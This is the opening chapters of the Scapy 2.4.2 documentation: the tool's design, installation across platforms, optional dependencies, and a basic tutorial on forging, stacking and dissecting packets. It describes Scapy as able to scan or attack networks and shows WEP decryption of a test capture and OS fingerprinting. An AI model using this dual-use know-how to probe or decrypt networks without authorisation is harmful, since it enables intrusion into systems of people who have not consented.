
Scapy Documentation

Release 2.4.2-dev

Philippe Biondi and the Scapy community

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Release 2.4.2


Date Apr 14, 2019

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1.1 About Scapy

Scapy is a Python program that enables the user to send, sniff and dissect and forge network packets. This capability allows construction of tools that can probe, scan or attack networks.

In other words, Scapy is a powerful interactive packet manipulation program. It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. Scapy can easily handle most classical tasks like scanning, tracerouting, probing, unit tests, attacks or network discovery. It can replace hping, arpspoof, arp-sk, arping, p0f and even some parts of Nmap, tcpdump, and tshark).



Scapy also performs very well on a lot of other specific tasks that most other tools can't handle, like sending invalid frames, injecting your own 802.11 frames, combining techniques (VLAN hopping+ARP cache poisoning, VOIP decoding on WEP encrypted channel, ...), etc.

The idea is simple. Scapy mainly does two things: sending packets and receiving answers. You define a set of packets, it sends them, receives answers, matches requests with answers and returns a list of packet couples (request, answer) and a list of unmatched packets. This has the big advantage over tools like Nmap or hping that an answer is not reduced to (open/closed/filtered), but is the whole packet.

On top of this can be build more high level functions, for example, one that does traceroutes and give as a result only the start TTL of the request and the source IP of the answer. One that pings a whole network and gives the list of machines answering. One that does a portscan and returns a LaTeX report.

1.2 What makes Scapy so special

First, with most other networking tools, you won't build something the author did not imagine. These tools have been built for a specific goal and can't deviate much from it. For example, an ARP cache poisoning program won't let you use double 802.1q encapsulation. Or try to find a program that can send, say, an ICMP packet with padding (I said *padding*, not *payload*, see?). In fact, each time you have a new need, you have to build a new tool.

Second, they usually confuse decoding and interpreting. Machines are good at decoding and can help human beings with that. Interpretation is reserved for human beings. Some programs try to mimic this behavior. For instance they say "*this port is open*" instead of "*I received a SYN-ACK*". Sometimes they are right. Sometimes not. It's easier for beginners, but when you know what you're doing, you keep on trying to deduce what really happened from the program's interpretation to make your own, which is hard because you lost a big amount of information. And you often end up using `tcpdump -xx` to decode and interpret what the tool missed.

Third, even programs which only decode do not give you all the information they received. The network's vision they give you is the one their author thought was sufficient. But it is not complete, and you have a bias. For instance, do you know a tool that reports the Ethernet padding?

Scapy tries to overcome those problems. It enables you to build exactly the packets you want. Even if I think stacking a 802.1q layer on top of TCP has no sense, it may have some for somebody else working on some product I don't know. Scapy has a flexible model that tries to avoid such arbitrary limits. You're free to put any value you want in any field you want and stack them like you want. You're an adult after all.

In fact, it's like building a new tool each time, but instead of dealing with a hundred line C program, you only write 2 lines of Scapy.

After a probe (scan, traceroute, etc.) Scapy always gives you the full decoded packets from the probe, before any interpretation. That means that you can probe once and interpret many times, ask for a traceroute and look at the padding for instance.

1.2.1 Fast packet design


Other tools stick to the **program-that-you-run-from-a-shell** paradigm. The result is an awful syntax to describe a packet. For these tools, the solution adopted uses a higher but less powerful description, in the form of scenarios imagined by the tool's author. As an example, only the IP address must be given to a port scanner to trigger the **port scanning** scenario. Even if the scenario is tweaked a bit, you still are stuck to a port scan.

Scapy's paradigm is to propose a Domain Specific Language (DSL) that enables a powerful and fast description of any kind of packet. Using the Python syntax and a Python interpreter as the DSL syntax and interpreter has many advantages: there is no need to write a separate interpreter, users don't need to learn yet another language and they benefit from a complete, concise and very powerful language.

Scapy enables the user to describe a packet or set of packets as layers that are stacked one upon another. Fields of each layer have useful default values that can be overloaded. Scapy does not oblige the user to use predetermined methods or templates. This alleviates the requirement of writing a new tool each time a different scenario is required. In C, it may take an average of 60 lines to describe a packet. With Scapy, the packets to be sent may be described in only a single line with another line to print the result. 90% of the network probing tools can be rewritten in 2 lines of Scapy.

1.2.2 Probe once, interpret many

Network discovery is blackbox testing. When probing a network, many stimuli are sent while only a few of them are answered. If the right stimuli are chosen, the desired information may be obtained by the responses or the lack of responses. Unlike many tools, Scapy gives all the information, i.e. all the stimuli sent and all the responses received. Examination of this data will give the user the desired information. When the dataset is small, the user can just dig for it. In other cases, the interpretation of the data will depend on the point of view taken. Most tools choose the viewpoint and discard all the data not related to that point of view. Because Scapy gives the complete raw data, that data may be used many times allowing the viewpoint to evolve during analysis. For example, a TCP port scan may be probed and the data visualized as the result of the port scan. The data could then also be visualized with respect to the TTL of response packet. A new probe need not be initiated to adjust the viewpoint of the data.



1.2.3 Scapy decodes, it does not interpret

A common problem with network probing tools is they try to interpret the answers received instead of only decoding and giving facts. Reporting something like **Received a TCP Reset on port 80** is not subject to interpretation errors. Reporting **Port 80 is closed** is an interpretation that may be right most of the time but wrong in some specific contexts the tool's author did not imagine. For instance, some scanners tend to report a filtered TCP port when they receive an ICMP destination unreachable packet. This may be right, but in some cases, it means the packet was not filtered by the firewall but rather there was no host to forward the packet to.

Interpreting results can help users that don't know what a port scan is but it can also make more harm than good, as it injects bias into the results. What can tend to happen is that so that they can do the interpretation themselves, knowledgeable users will try to reverse engineer the tool's interpretation to derive the facts that triggered that interpretation. Unfortunately, much information is lost in this operation.

1.3 Quick demo

First, we play a bit and create four IP packets at once. Let's see how it works. We first instantiate the IP class. Then, we instantiate it again and we provide a destination that is worth four IP addresses (/30 gives the netmask). Using a Python idiom, we develop this implicit packet in a set of explicit packets. Then, we quit the interpreter. As we provided a session file, the variables we were working on are saved, then reloaded:

```
# ./run_scapy -s mysession
New session [mysession]
Welcome to Scapy (2.4.0)
>>> IP()
<IP |>
>>> target="www.target.com/30"
>>> ip=IP(dst=target)
>>> ip
<IP dst=<Net www.target.com/30> |>
>>> [p for p in ip]
[<IP dst=207.171.175.28 |>, <IP dst=207.171.175.29 |>,
 <IP dst=207.171.175.30 |>, <IP dst=207.171.175.31 |>]
>>> ^D
```

```
# ./run_scapy -s mysession
Using session [mysession]
Welcome to Scapy (2.4.0)
>>> ip
<IP dst=<Net www.target.com/30> |>
```

Now, let's manipulate some packets:

```
>>> IP()
<IP |>
>>> a=IP(dst="172.16.1.40")
>>> a
<IP dst=172.16.1.40 |>
>>> a.dst
'172.16.1.40'
>>> a.ttl
64
```

Let's say I want a broadcast MAC address, and IP payload to ketchup.com and to mayo.com, TTL value from 1 to 9, and an UDP payload:

```
>>> Ether(dst="ff:ff:ff:ff:ff:ff")
      /IP(dst=["ketchup.com", "mayo.com"], ttl=(1, 9))
      /UDP()
```

We have 18 packets defined in 1 line (1 implicit packet)

1.3.1 Sensible default values

Scapy tries to use sensible default values for all packet fields. If not overridden,

- IP source is chosen according to destination and routing table
- Checksum is computed
- Source MAC is chosen according to the output interface
- Ethernet type and IP protocol are determined by the upper layer

Example : Default Values for IP

```
>>> ls(IP)
version      : BitField          = (4)
ihl          : BitField          = (None)
tos          : XByteField        = (0)
len          : ShortField        = (None)
id           : ShortField        = (1)
flags        : FlagsField        = (0)
frag         : BitField          = (0)
ttl          : ByteField         = (64)
proto        : ByteEnumField     = (0)
chksum       : XShortField       = (None)
src          : Emph              = (None)
dst          : Emph              = ('127.0.0.1')
options      : IPOptionsField    = ('')
```

Other fields' default values are chosen to be the most useful ones:

- TCP source port is 20, destination port is 80.
- UDP source and destination ports are 53.
- ICMP type is echo request.

1.4 Learning Python

Scapy uses the Python interpreter as a command board. That means that you can directly use the Python language (assign variables, use loops, define functions, etc.)

If you are new to Python and you really don't understand a word because of that, or if you want to learn this language, take an hour to read the very good [Python tutorial](#) by Guido Van Rossum. After that, you'll know Python :) (really!). For a more in-depth tutorial [Dive Into Python](#) is a very good start too.

Download and Installation

2.1 Overview

0. Install Python 2.7.X or 3.4+.
1. *Download and install Scapy.*
2. *Follow the platform-specific instructions (dependencies).*
3. (Optional): *Install additional software for special features.*
4. Run Scapy with root privileges.

Each of these steps can be done in a different way depending on your platform and on the version of Scapy you want to use. Follow the platform-specific instructions for more detail.

2.2 Scapy versions

Scapy version	Python 2		Python 3		
	Python 2.5-2.6	Python 2.7	Python 3.4-3.6	Python 3.7	Python 3.8
2.2.X					
2.3.3					
2.4.0					
2.4.2					

Note: In Scapy v2 use `from scapy.all import *` instead of `from scapy import *`.

2.3 Installing Scapy v2.x

The following steps describe how to install (or update) Scapy itself. Dependent on your platform, some additional libraries might have to be installed to make it actually work. So please also have a look at the platform specific chapters on how to install those requirements.

Note: The following steps apply to Unix-like operating systems (Linux, BSD, Mac OS X). For Windows, see the *special chapter* below.

Make sure you have Python installed before you go on.

2.3.1 Latest release

Note: To get the latest versions, with bugfixes and new features, but maybe not as stable, see the *development version*.

Use pip:

```
$ pip install --pre scapy[basic]
```

In fact, since 2.4.3, Scapy comes in 3 bundles:

Bundle	Contains	Pip command
Default	Only Scapy	<code>pip install scapy</code>
Basic	Scapy & IPython. Highly recommended	<code>pip install --pre scapy[basic]</code>
Complete	Scapy & all its main dependencies	<code>pip install --pre scapy[complete]</code>

2.3.2 Current development version

If you always want the latest version with all new features and bugfixes, use Scapy's Git repository:

1. Install the Git version control system.
2. Check out a clone of Scapy's repository:

```
$ git clone https://github.com/secdev/scapy.git
```

Note: You can also download Scapy's *latest version* in a zip file:

```
$ wget --trust-server-names https://github.com/secdev/scapy/archive/master.  
→zip # or wget -O master.zip https://github.com/secdev/scapy/archive/  
→master.zip  
$ unzip master.zip  
$ cd master
```

3. Install Scapy in the standard `distutils` way:

```
$ cd scapy
$ sudo python setup.py install
```

If you used Git, you can always update to the latest version afterwards:

```
$ git pull
$ sudo python setup.py install
```

Note: You can run scapy without installing it using the `run_scapy (unix)` or `run_scapy.bat` (Windows) script or running it directly from the executable zip file (see the previous section).

2.4 Optional Dependencies

For some special features, Scapy will need some dependencies to be installed. Most of those software are installable via `pip`. Here are the topics involved and some examples that you can use to try if your installation was successful.

- Plotting. `plot()` needs **Matplotlib**.

Matplotlib is installable via `pip install matplotlib`

```
>>> p=sniff(count=50)
>>> p.plot(lambda x:len(x))
```

- 2D graphics. `psdump()` and `pdfdump()` need **PyX** which in turn needs a LaTeX distribution: **texlive (Unix)** or **MikTeX (Windows)**.

Note: PyX requires version `<=0.12.1` on Python 2.7. This means that on Python 2.7, it needs to be installed via `pip install pyx==0.12.1`. Otherwise `pip install pyx`

```
>>> p=IP()/ICMP()
>>> p.pdfdump("test.pdf")
```

- Graphs. `conversations()` needs **Graphviz** and **ImageMagick**.

```
>>> p=readpcap("myfile.pcap")
>>> p.conversations(type="jpg", target="> test.jpg")
```

Note: Graphviz and ImageMagick need to be installed separately, using your platform-specific package manager.

- 3D graphics. `trace3D()` needs **VPython-Jupyter**.

VPython-Jupyter is installable via `pip install vpython`

```
>>> a,u=traceroute(["www.python.org", "google.com", "slashdot.org"])
>>> a.trace3D()
```

- WEP decryption. `unwep()` needs [cryptography](#). Example using a [Weplap test file](#):

Cryptography is installable via `pip install cryptography`

```
>>> enc=rdpcap("weplab-64bit-AA-managed.pcap")
>>> enc.show()
>>> enc[0]
>>> conf.wepkey="AA\x00\x00\x00"
>>> dec=Dot11PacketList(enc).toEthernet()
>>> dec.show()
>>> dec[0]
```

- PKI operations and TLS decryption. [cryptography](#) is also needed.
- Fingerprinting. `nmap_fp()` needs [Nmap](#). You need an [old version](#) (before v4.23) that still supports first generation fingerprinting.

```
>>> load_module("nmap")
>>> nmap_fp("192.168.0.1")
Begin emission:
Finished to send 8 packets.
Received 19 packets, got 4 answers, remaining 4 packets
(0.8874999999999996, ['Draytek Vigor 2000 ISDN router'])
```

- VOIP. `voip_play()` needs [SoX](#).

2.5 Platform-specific instructions

2.5.1 Linux native

Scapy can run natively on Linux, without `libdnet` and `libpcap`.

- Install [Python 2.7](#) or [3.4+](#).
- Install [tcpdump](#) and make sure it is in the `$PATH`. (It's only used to compile BPF filters (`-ddd` option))
- Make sure your kernel has Packet sockets selected (`CONFIG_PACKET`)
- If your kernel is `< 2.6`, make sure that Socket filtering is selected `CONFIG_FILTER`)

2.5.2 Debian/Ubuntu/Fedora

Make sure `tcpdump` is installed:

- Debian/Ubuntu:

```
$ sudo apt-get install tcpdump
```

- Fedora:

```
$ yum install tcpdump
```

Then install Scapy via `pip` or `apt` (bundled under `python-scapy`) All dependencies may be installed either via the platform-specific installer, or via PyPI. See [Optional Dependencies](#) for more information.

2.5.3 Mac OS X

On Mac OS X, Scapy does not work natively. You need to install Python bindings to use libdnet and libpcap. You can choose to install using either Homebrew or MacPorts. They both work fine, yet Homebrew is used to run unit tests with [Travis CI](#).

Install using Homebrew

1. Update Homebrew:

```
$ brew update
```

2. Install Python bindings:

```
$ brew install --with-python libdnet
$ brew install https://raw.githubusercontent.com/secdev/scapy/master/.
↪travis/pylibpcap.rb
$ sudo brew install --with-python libdnet
$ sudo brew install https://raw.githubusercontent.com/secdev/scapy/
↪master/.travis/pylibpcap.rb
```

Install using MacPorts

1. Update MacPorts:

```
$ sudo port -d selfupdate
```

2. Install Python bindings:

```
$ sudo port install py-libdnet py-pylibpcap
```

2.5.4 OpenBSD

In a similar manner, to install Scapy on OpenBSD 5.9+, you will need to install the libpcap/libdnet bindings:

```
$ doas pkg_add py-libpcap py-libdnet tcpdump
```


An OpenBSD install may be lacking the `/etc/ethertypes` file. You may install it with

```
# wget http://git.netfilter.org/ebtables/plain/ethertypes -O /etc/
↪ethertypes
```

Then install Scapy via `pip` or `pkg_add` (bundled under `python-scapy`) All dependencies may be installed either via the platform-specific installer, or via PyPI. See [Optional Dependencies](#) for more information.

2.5.5 Windows

Scapy is primarily being developed for Unix-like systems and works best on those platforms. But the latest version of Scapy supports Windows out-of-the-box. So you can use nearly all of Scapy's features on your Windows machine as well.



```

C:\WINDOWS\system32\cmd.exe
>>> s = IP(dst='google.com')/ICMP()
>>> s.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frags= 0
  ttl= 64
  proto= icmp
  chksum= None
  src= 192.168.178.85
  dst= 216.58.205.14
  \options\
###[ ICMP ]###
  type= echo-request
  code= 0
  chksum= None
  id= 0x0
  seq= 0x0
>>> sniff(timeout=0)
<Sniffed: TCP:0 UDP:76 ICMP:0 Other:4>
>>>

```

You need the following software in order to install Scapy on Windows:


- **Python:** [Python 2.7.X or 3.4+](#). After installation, add the Python installation directory and its Scripts subdirectory to your PATH. Depending on your Python version, the defaults would be C:\Python27 and C:\Python27\Scripts respectively.
- **Npcap:** the latest version. Default values are recommended. Scapy will also work with Winpcap.
- **Scapy:** latest development version from the [Git repository](#). Unzip the archive, open a command prompt in that directory and run `python setup.py install`.

Just download the files and run the setup program. Choosing the default installation options should be safe. (In the case of Npcap, Scapy **will work** with 802.11 option enabled. You might want to make sure that this is ticked when installing).

After all packages are installed, open a command prompt (cmd.exe) and run Scapy by typing `scapy`. If you have set the PATH correctly, this will find a little batch file in your C:\Python27\Scripts directory and instruct the Python interpreter to load Scapy.

If really nothing seems to work, consider skipping the Windows version and using Scapy from a Linux Live CD – either in a virtual machine on your Windows host or by booting from CDROM: An older version of Scapy is already included in grml and BackTrack for example. While using the Live CD you can easily upgrade to the latest Scapy version by using the [above installation methods](#).

Screenshot



```

C:\WINDOWS\system32\cmd.exe
>>> s = IP(dst='google.com')/ICMP()
>>> s.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frags= 0
  ttl= 64
  proto= icmp
  chksum= None
  src= 192.168.178.85
  dst= 216.58.205.14
  \options\
###[ ICMP ]###
  type= echo-request
  code= 0
  chksum= None
  id= 0x0
  seq= 0x0
>>> sniff(timeout=0)
<Sniffed: TCP:0 UDP:76 ICMP:0 Other:4>
>>>

```

Known bugs

You may bump into the following bugs, which are platform-specific, if Scapy didn't manage work around them automatically:

- You may not be able to capture WLAN traffic on Windows. Reasons are explained on the [Wireshark wiki](#) and in the [WinPcap FAQ](#). Try switching off promiscuous mode with `conf.sniff_promisc=False`.
- Packets sometimes cannot be sent to localhost (or local IP addresses on your own host).

Winpcap/Npcap conflicts

As Winpcap is becoming old, it's recommended to use Npcap instead. Npcap is part of the Nmap project.

Note: This does NOT apply for Windows XP, which isn't supported by Npcap.

1. If you get the message 'Winpcap is installed over Npcap.' it means that you have installed both Winpcap and Npcap versions, which isn't recommended.

You may first **uninstall winpcap from your Program Files**, then you will need to remove:

```
C:/Windows/System32/wpcap.dll
C:/Windows/System32/Packet.dll
```

And if you are on an x64 machine:

```
C:/Windows/SysWOW64/wpcap.dll
C:/Windows/SysWOW64/Packet.dll
```

To use Npcap instead, as those files are not removed by the Winpcap un-installer.

2. If you get the message 'The installed Windump version does not work with Npcap' it surely means that you have installed an old version of Windump, made for Winpcap. Download the correct one on <https://github.com/hsluoyz/WinDump/releases>

In some cases, it could also mean that you had installed Npcap and Winpcap, and that Windump is using Winpcap. Fully delete Winpcap using the above method to solve the problem.

2.6 Build the documentation offline

The Scapy project's documentation is written using reStructuredText (files *.rst) and can be built using the [Sphinx](#) python library. The official online version is available on [readthedocs](#).

2.6.1 HTML version

The instructions to build the HTML version are:

```
(activate a virtualenv)
pip install sphinx
cd doc/scapy
make html
```

You can now open the resulting HTML file `_build/html/index.html` in your favorite web browser.

To use the ReadTheDocs' template, you will have to install the corresponding theme with:

```
pip install sphinx_rtd_theme
```

2.6.2 UML diagram

Using `pyreverse` you can build a UML representation of the Scapy source code's object hierarchy. Here is an example of how to build the inheritance graph for the Fields objects :

```
(activate a virtualenv)
pip install pylint
cd scapy/
pyreverse -o png -p fields scapy/fields.py
```

This will generate a `classes_fields.png` picture containing the inheritance hierarchy. Note that you can provide as many modules or packages as you want, but the result will quickly get unreadable.

To see the dependencies between the DHCP layer and the `ansmachine` module, you can run:

```
pyreverse -o png -p dhcp_ans scapy/ansmachine.py scapy/layers/dhcp.py _
↪scapy/packet.py
```

In this case, `Pyreverse` will also generate a `packages_dhcp_ans.png` showing the link between the different python modules provided.

3.1 Starting Scapy

Scapy's interactive shell is run in a terminal session. Root privileges are needed to send the packets, so we're using `sudo` here:

```
$ sudo ./scapy
Welcome to Scapy (2.4.0)
>>>
```

On Windows, please open a command prompt (`cmd.exe`) and make sure that you have administrator privileges:

```
C:\>scapy
Welcome to Scapy (2.4.0)
>>>
```

If you do not have all optional packages installed, Scapy will inform you that some features will not be available:

```
INFO: Can't import python matplotlib wrapper. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
```

The basic features of sending and receiving packets should still work, though.

3.1.1 Customizing the Terminal

Before you actually start using Scapy, you may want to configure Scapy to properly render colors on your terminal. To do so, set `conf.color_theme` to one of the following themes:

```
DefaultTheme, BrightTheme, RastaTheme, ColorOnBlackTheme, BlackAndWhite,
↳HTMLTheme, LatexTheme
```

For instance:

```
conf.color_theme = BrightTheme()
```

Other parameters such as `conf.prompt` can also provide some customization. Note Scapy will update the shell automatically as soon as the `conf` values are changed.

3.2 Interactive tutorial

This section will show you several of Scapy's features. Just open a Scapy session as shown above and try the examples yourself.

3.2.1 First steps


Let's build a packet and play with it:

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>> a.src
'192.168.8.14'
>>> del(a.ttl)
>>> a
< IP dst=192.168.1.1 |>
>>> a.ttl
64
```

3.2.2 Stacking layers

The `/` operator has been used as a composition operator between two layers. When doing so, the lower layer can have one or more of its defaults fields overloaded according to the upper layer. (You still can give the value you want). A string can be used as a raw layer.

```
>>> IP()
<IP |>
>>> IP()/TCP()
<IP frag=0 proto=TCP |<TCP |>>
>>> Ether()/IP()/TCP()
<Ether type=0x800 |<IP frag=0 proto=TCP |<TCP |>>>
>>> IP()/TCP()/"GET / HTTP/1.0\r\n\r\n"
<IP frag=0 proto=TCP |<TCP |<Raw load='GET / HTTP/1.0\r\n\r\n' |>>>
>>> Ether()/IP()/IP()/UDP()
<Ether type=0x800 |<IP frag=0 proto=IP |<IP frag=0 proto=UDP |<UDP |>>>>
>>> IP(proto=55)/TCP()
<IP frag=0 proto=55 |<TCP |>>
```



Each packet can be build or dissected (note: in Python `_` (underscore) is the latest result):

```
>>> raw(IP())
'E\x00\x00\x14\x00\x01\x00\x00@\x00|\xe7\x7f\x00\x00\x01\x7f\x00\x00\x01'
>>> IP(_)
<IP version=4L ihl=5L tos=0x0 len=20 id=1 flags= frag=0L ttl=64 proto=IP
  chksum=0x7ce7 src=127.0.0.1 dst=127.0.0.1 |>
>>> a=Ether()/IP(dst="www.slashdot.org")/TCP()/"GET /index.html HTTP/1.0_\n\n"
>>> hexdump(a)
00 02 15 37 A2 44 00 AE F3 52 AA D1 08 00 45 00  ...7.D...R....E.
00 43 00 01 00 00 40 06 78 3C C0 A8 05 15 42 23  .C....@.x<....B#
FA 97 00 14 00 50 00 00 00 00 00 00 00 00 50 02  ....P.....P.
20 00 BB 39 00 00 47 45 54 20 2F 69 6E 64 65 78  ..9..GET /index
2E 68 74 6D 6C 20 48 54 54 50 2F 31 2E 30 20 0A  .html HTTP/1.0 .
0A
>>> b=raw(a)
>>> b
'\x00\x02\x157\xa2D\x00\xae\x7f\x7f\x00\x00\x01\x00\x00@\x06x
<\xc0
\xa8\x05\x15B#\xfa\x97\x00\x14\x00P\x00\x00\x00\x00\x00\x00P\x02_
\x00
\xbb9\x00\x00GET /index.html HTTP/1.0 \n\n'
>>> c=Ether(b)
>>> c
<Ether dst=00:02:15:37:a2:44 src=00:ae:f3:52:aa:d1 type=0x800 |<IP_
  version=4L
  ihl=5L tos=0x0 len=67 id=1 flags= frag=0L ttl=64 proto=TCP chksum=0x783c
  src=192.168.5.21 dst=66.35.250.151 options='' |<TCP sport=20 dport=80_
  seq=0L
  ack=0L dataofs=5L reserved=0L flags=S window=8192 chksum=0xbb39 urgptr=0
  options=[] |<Raw load='GET /index.html HTTP/1.0 \n\n' |>>>>
```

We see that a dissected packet has all its fields filled. That's because I consider that each field has its value imposed by the original string. If this is too verbose, the method `hide_defaults()` will delete every field that has the same value as the default:

```
>>> c.hide_defaults()
>>> c
<Ether dst=00:0f:66:56:fa:d2 src=00:ae:f3:52:aa:d1 type=0x800 |<IP ihl=5L_
  len=67
  frag=0 proto=TCP chksum=0x783c src=192.168.5.21 dst=66.35.250.151 |<TCP_
  dataofs=5L
  chksum=0xbb39 options=[] |<Raw load='GET /index.html HTTP/1.0 \n\n' |>>>>
```

3.2.3 Reading PCAP files


You can read packets from a pcap file and write them to a pcap file.

```
>>> a=rdpcap("/spare/captures/isakmp.cap")
>>> a
<isakmp.cap: UDP:721 TCP:0 ICMP:0 Other:0>
```

3.2.4 Graphical dumps (PDF, PS)

If you have PyX installed, you can make a graphical PostScript/PDF dump of a packet or a list of packets (see the ugly PNG image below. PostScript/PDF are far better quality...):

```
>>> a[423].pdfdump(layer_shift=1)
>>> a[423].psdump("/tmp/isakmp_pkt.eps", layer_shift=1)
```



Command	Effect
<code>raw(pkt)</code>	assemble the packet
<code>hexdump(pkt)</code>	have a hexadecimal dump
<code>ls(pkt)</code>	have the list of fields values
<code>pkt.summary()</code>	for a one-line summary
<code>pkt.show()</code>	for a developed view of the packet
<code>pkt.show2()</code>	same as show but on the assembled packet (checksum is calculated, for instance)
<code>pkt.sprintf()</code>	fills a format string with fields values of the packet
<code>pkt.decode_payload_as()</code>	changes the way the payload is decoded
<code>pkt.psdump()</code>	draws a PostScript diagram with explained dissection
<code>pkt.pdfdump()</code>	draws a PDF with explained dissection
